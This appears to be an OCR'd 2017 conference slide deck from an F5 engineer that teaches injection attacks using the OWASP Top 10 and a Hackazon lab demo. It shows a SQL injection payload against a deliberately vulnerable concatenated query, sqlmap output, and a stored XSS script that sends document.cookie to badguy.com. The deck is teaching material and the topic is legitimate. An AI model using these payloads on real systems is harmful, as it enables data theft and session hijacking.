7th December 2017

Entirely the wrong sort of Injection


PRESENTED BY:

David Warburton

Senior Systems Engineer, F5 Networks

@davidwarburton

Human Interpreters



```
function startGame(event:Event)
    stage.removeEventListener(K
    stage.removeEventListener(M
    SoundMixer.stopAll();
    bgTransform.volume=.7;
    bgChannel=bgSound.play(0,1,
    addChild(loader);
    loader.load(new URLRequest(
}

function gameOver():void {
```

Digital Interpreters

Mixing code with input

Blind faith of user input

- Images, PDFs
- Log messages
- HTTP headers


- Command, SQL, LDAP
- Bitcoin mining
- DNA

OWASP

Open Web Application Security Project

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	**A1:2017-Injection**
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Vulnerability Likelihood



Recent SQLi Attacks

Hetzner South Africa	2017-11	Over 40,000 customer details including bank accounts leaked.

Source: http://codecurmudgeon.com/wp/sql-injection-hall-of-shame/


Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)


https://www.hackazon.lab
Search
HACKAZON
FAQ
Contact Us
Wish List
All
shampoo
1x Martha Stewart Crafts Garland, Pink
1x Edwin Jagger Ivory Porcelain Shaving
Show all items in shopping cart
Register on the site
Get t
Special selection
Top 3 most popular
Pretty Little Liars
Joe's Jeans Women's High-
Isadora
InterDesign York Bath, Soap
Martha Stewart Crafts Garland, Pink Pom Pom Small
Fun, festive party decorative pop poms. Perfect for any...
Added to Cart
$9
Diesel Men's Sleenker Skinny-Leg Jean 0608D
98% Cotton/2% Elastane Imported Hand Wash Super...
$238
Molton Brown Indian Cress Purifying Shampoo, 10...
London via Bolivia. Out with daily grime. In with cared for...
$30
Top 3 best selling
Cricut Explore Electronic Cu
Cricut Design Space Free O
Hall's Chocolate Fudge, 1 P

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)

```
sql = SELECT * FROM products WHERE name ="' + formSearch + '"
```

```
https://www.hackazon.lab/search?formSearch=shampoo
Host: www.hackazon.lab
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Referer: https://www.hackazon.lab/
Connection: keep-alive
```

```
sql = SELECT * FROM products WHERE name ="'shampoo'"
```

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)

```
sql = SELECT * FROM products WHERE name ="' + formSearch + '"
```

```
https://www.hackazon.lab/search?formSearch=' or 1=1--
Host: www.hackazon.lab
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Referer: https://www.hackazon.lab/
Connection: keep-alive
```

```
sql = SELECT * FROM products WHERE name ="'' or 1=1--"
```


Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)



```
$ phython sqlmap.py –u https://www.hackazon.lab/search?formSearch=shampoo –-batch

        {1.0.5.63#dev}

        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)

✓ Browse DB structure
✓ View all records
✓ Drop tables
✓ Modify records
✓ Shutdown services


Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)



Let's Get In Touch!

Lid est laborum dolo rumes fugats untras. Etharums ser quidem rerum facilis dolores nemis omnis fugats vitaes nemo minima rerums unsers sadips amets. Sed ut perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore veritatis et quasi architecto beatae vitae dicta sunt explicabo.

```
Hi everyone. This is a really great site!
<script>document.location.href='https://badguy.com/
collectUserCookie.php?cookie='+document.cookie
</script>
```

